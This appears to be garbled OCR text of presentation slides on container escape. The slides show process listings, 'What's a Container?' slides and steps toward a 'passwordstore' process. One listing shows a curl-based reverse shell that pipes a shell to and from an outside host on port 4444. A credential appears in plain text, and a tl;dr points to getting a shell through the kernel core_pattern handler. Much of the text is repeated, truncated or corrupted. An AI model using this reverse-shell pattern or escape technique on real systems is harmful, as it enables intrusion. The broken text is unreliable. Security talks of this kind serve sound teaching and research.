-nofork --nopidfile --systemd-activation --syslog-only
```

/proc/sys/kernel/core_pattern - Shell


```
ssh  %2
root      22790  0.0  1.9 1238168 8932 ?        Sl   16:55   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a -address /run/containerd/containerd.sock
root      22812  0.0  0.0   1008     4 ?        Ss   16:55   0:00 \_ /sbin/docker-init -- /httpcheckerstart.sh
root      22828  0.0  1.4 1231176 6816 ?        Sl   16:55   0:00 \_ /httpchecker -credentials checker:s3cr3t_p
4ssw0rd
root      23527  0.0  0.1   2576   848 ?        S    17:03   0:00 \_ /bin/sh
root      23528  0.0  2.4 19952 11468 ?        S    17:03   0:00 \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/2y2yzwe58r3mg
root      23529  0.0  0.3   2576  1652 ?        S    17:03   0:00 \_ /bin/sh
root      23853  0.0  0.7   4440   3356 ?        S    18:08   0:00 | \_ bash
root      23881  0.0  0.1   2484   928 ?        S    18:10   0:00 | \_ sleep 2222
root      23530  0.0  2.4 19956 11588 ?        S    17:03   0:00 \_ curl -Nsk --pinnedpubkey sha256//vcZg/
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-
root      23287  0.0  2.3 1237912 11092 ?        Sl   16:56   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/containerd/containerd.sock
root      23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
```

/proc/sys/kernel/core_pattern - Shell



```
ssh ㄿ%2
root      22790  0.0  1.9 1238168 8932 ?        Sl   16:55   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a
root      22812  0.0  0.0   1008     4 ?        Ss   16:55   0:00 /bin/sh
root      22828  0.0  1.4 1231176 6816 ?        Sl   16:55   0:00 /bin/sh
4ssw0rd
root      23527  0.0  0.1   2560     0 ?        Sl   16:55   0:00 /bin/sh
root      23528  0.0  2.4 1238168 8932 ?        Sl   16:55   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ
root      23529  0.0  0.0   1008     0 ?        Ss   16:55   0:00 /bin/sh
root      23853  0.0  0.0   1008     0 ?        Ss   16:55   0:00 /bin/sh
root      23881  0.0  0.0   1008     0 ?        Ss   16:55   0:00 /bin/sh
root      23530  0.0  2.3 1238168 8932 ?        Sl   16:55   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJ
root      23287  0.0  2.3 1238168 8932 ?        Sl   16:55   0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id 78e8dfbf529f0d0da38576d4a6f0630b1531b90a8d736013 -add
root      23306  0.0  0.0   1008     0 ?        Ss   16:56   0:00 /bin/sh
tl;dr - Normal shell via
the core dump handler
```


/proc/sys/kernel/core_pattern - Shell



```
ssh 2
root 22790 0.0 1.9 1238168 8932 ? S1 16:55 0:02 /usr/bin/containerd-shim-runc-v2 -namespace moby -
id a56472e21d324dcfbfc60186662b6c7526397b909ddc8f0976886e485148e73a /containerd.sock
root 22812 0.0 0.0 1008 4 ? Ss 16:55 0:00 /bin/sh
root 22828 0.0 1.4 1231176 6816 ? S1 16:55 0:00 /bin/sh
4ssw0rd
root 23527 0.0 0.1 25
root 23528 0.0 2.4
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzu
root 23529 0.0 0
root 23853 0.0 0
root 23881 0.0 0
root 23530 0.0 2.
W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzu
root 23287 0.0 2.3 123
id 78e8dfbf529f0d0da38576d4a
root 23306 0.0 0.0
```

tl;dr - "Normal" shell via the core dump handler

What's a Container? (v5)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container

What's a Container? (v5)



- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
 - Someone who's escaped a container

What's a Container? (v5)


- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
 - Someone who's escaped a container

Outside -> In

Our Original Goal




Our Original Goal




A terminal window titled 'ssh' with a window icon in the top-left corner and a keyboard shortcut '⌘2' in the top-right corner. The terminal displays the output of the command `ps awwfux | grep -C1 passwordstore.fs | tail -n 3`. The output shows three lines of process information, each starting with 'root'.

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root    23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root    23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root    23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
```


Our Original Goal




```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144  4420 ?       Sl   16:56   0:00  \_ passwordstore
```




Our Original Goal



Our Original Goal




Working Directory?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
```


Working Directory?




```
ssh ㉿%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
